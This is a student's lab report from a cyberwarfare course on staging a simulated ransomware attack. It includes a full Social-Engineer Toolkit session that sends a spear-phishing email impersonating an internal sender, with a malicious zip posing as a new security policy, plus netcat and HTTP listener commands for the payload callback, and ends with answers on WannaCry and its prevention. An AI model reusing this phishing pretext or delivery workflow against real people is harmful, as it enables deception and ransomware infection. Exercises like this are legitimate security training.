

Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Student:

Mordecai Ohemeng

Email:

ohem4691@vandals.uidaho.edu

Time on Task:

1 hour, 53 minutes

Progress:


100%

Report Generated: Monday, March 30, 2026 at 7:50 PM

Hands-On Demonstration

Part 1: Prepare a Ransomware Dropper


13. Make a screen capture showing the **SecurityPolicy-2022_AlexE.exe** file.



Performing a Ransomware Attack


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

25. Make a screen capture showing the SecPol.zip file in the Remote File Panel.



Part 2: Construct a Spear Phishing Email

7. Make a screen capture showing the dropper and malware files in the kali user's malware directory.



Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

27. **Make a screen capture** showing the **confirmation message** stating that SET has finished sending the email to your victim.

```

root@kali: /home/kali/m...
Performing a Reconnaissance Attack
AttackLinux01
2026-03-30 15:55:56
Mordecai Ohemeng

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
set:phishing> Send email to: fsmith@drisist.int

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): alexe@drisist.int
set:phishing> The FROM NAME the user will see: Alex Esau
set:phishing> Username for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 203.30.3.50
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/malware/SecPol.zip
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: (IMPORTANT) New Security Policy
set:phishing> Send the message as html or plain 'h' or 'p' [p]: p
[*] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:
Next line of the body: Employees
Next line of the body: Please see attached policy and review immediately. You are required to sign the document after review.
Next line of the body: Thank you for your quick action,
Next line of the body: Alex Esau
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue

```

37. **Make a screen capture** showing the **HTTP listener on port 8000** and the **Netcat listener running on port 80**.

The image displays two terminal windows side-by-side, illustrating a ransomware attack simulation. The top of the image has a title bar with the text "Performing a Ransomware Attack" and "AttackLinux01". A timestamp "2026-03-30 16:03:02" and the name "Mordecai Ohemeng" are also visible.

Left Terminal (Attacker's Perspective):


- Root prompt: `root@kali: /home/kali`
- Command: `sudo su`
- Output: `[sudo] password for kali:`
- Command: `cd /home/kali/malware`
- Root prompt: `(root@kali)~[/home/kali/malware]`
- Command: `python3 -m http.server 8080`
- Output: `Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...`

Right Terminal (Victim's Perspective):


- Root prompt: `(kali@kali)~`
- Command: `sudo su`
- Output: `[sudo] password for kali:`
- Root prompt: `(root@kali)~[/home/kali]`
- Command: `nc -lvnp 80`
- Output: `nc -lvnp 80`
- Message: `:- forward host lookup failed: Unknown host`
- Root prompt: `(root@kali)~[/home/kali]`
- Command: `nc -lvnp 80`
- Output: `nc -lvnp 80`
- Message: `listening on [any] 80 ...`

Part 3: Trigger the Ransomware Payload

12. Make a screen capture showing the ransomware pop-up.




23. Make a screen capture showing the .wasted files in the Documents folder.




Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

25. **Make a screen capture** showing the **key output** returned by your ransomware attack.



39. **Make a screen capture** showing the **successful decryption**.



Challenge and Analysis

Which type of ransomware was WannaCry?

WannaCry is a ransomware crypto-worm

How was the WannaCry attack executed and why?

The WannaCry attack in May 2017 unfolded in a worm-like sequence. It exploited a Windows vulnerability called the EternalBlue, a leaked NSA-developed exploit, to target a flaw in the Windows SMBv1 protocol. This allowed attackers to remotely execute code on unpatched systems. Once a machine was infected, it scanned for other vulnerable Windows systems and spread laterally across networks at high speed. After gaining access, it encrypted the victim's files, displayed a ransom note demanding Bitcoin for decryption.

The WannaCry attack was primarily a ransomware campaign designed to extort money. The attackers demanded Bitcoin payments to unlock files.

How could WannaCry have been avoided?

WannaCry could have been avoided by applying security patches promptly. Microsoft released a patch for the EternalBlue vulnerability two months before the attack. If affected organizations had installed the MS17-010 patch on time, maintained regular update cycles, and avoided running unsupported Windows versions, WannaCry would have had almost no systems to infect.

Regular Backups not on the same network could have saved organizations that got infected. Even if ransomware encrypts files, offline backups allow organizations to recover without paying. Lastly, user awareness and phishing prevention could have prevented the WannaCry attack. Although WannaCry spread automatically, the initial foothold likely came from phishing emails, malicious attachments, or social engineering. Basic cybersecurity hygiene, training users to avoid suspicious links and attachments, reduces the chance of initial compromise.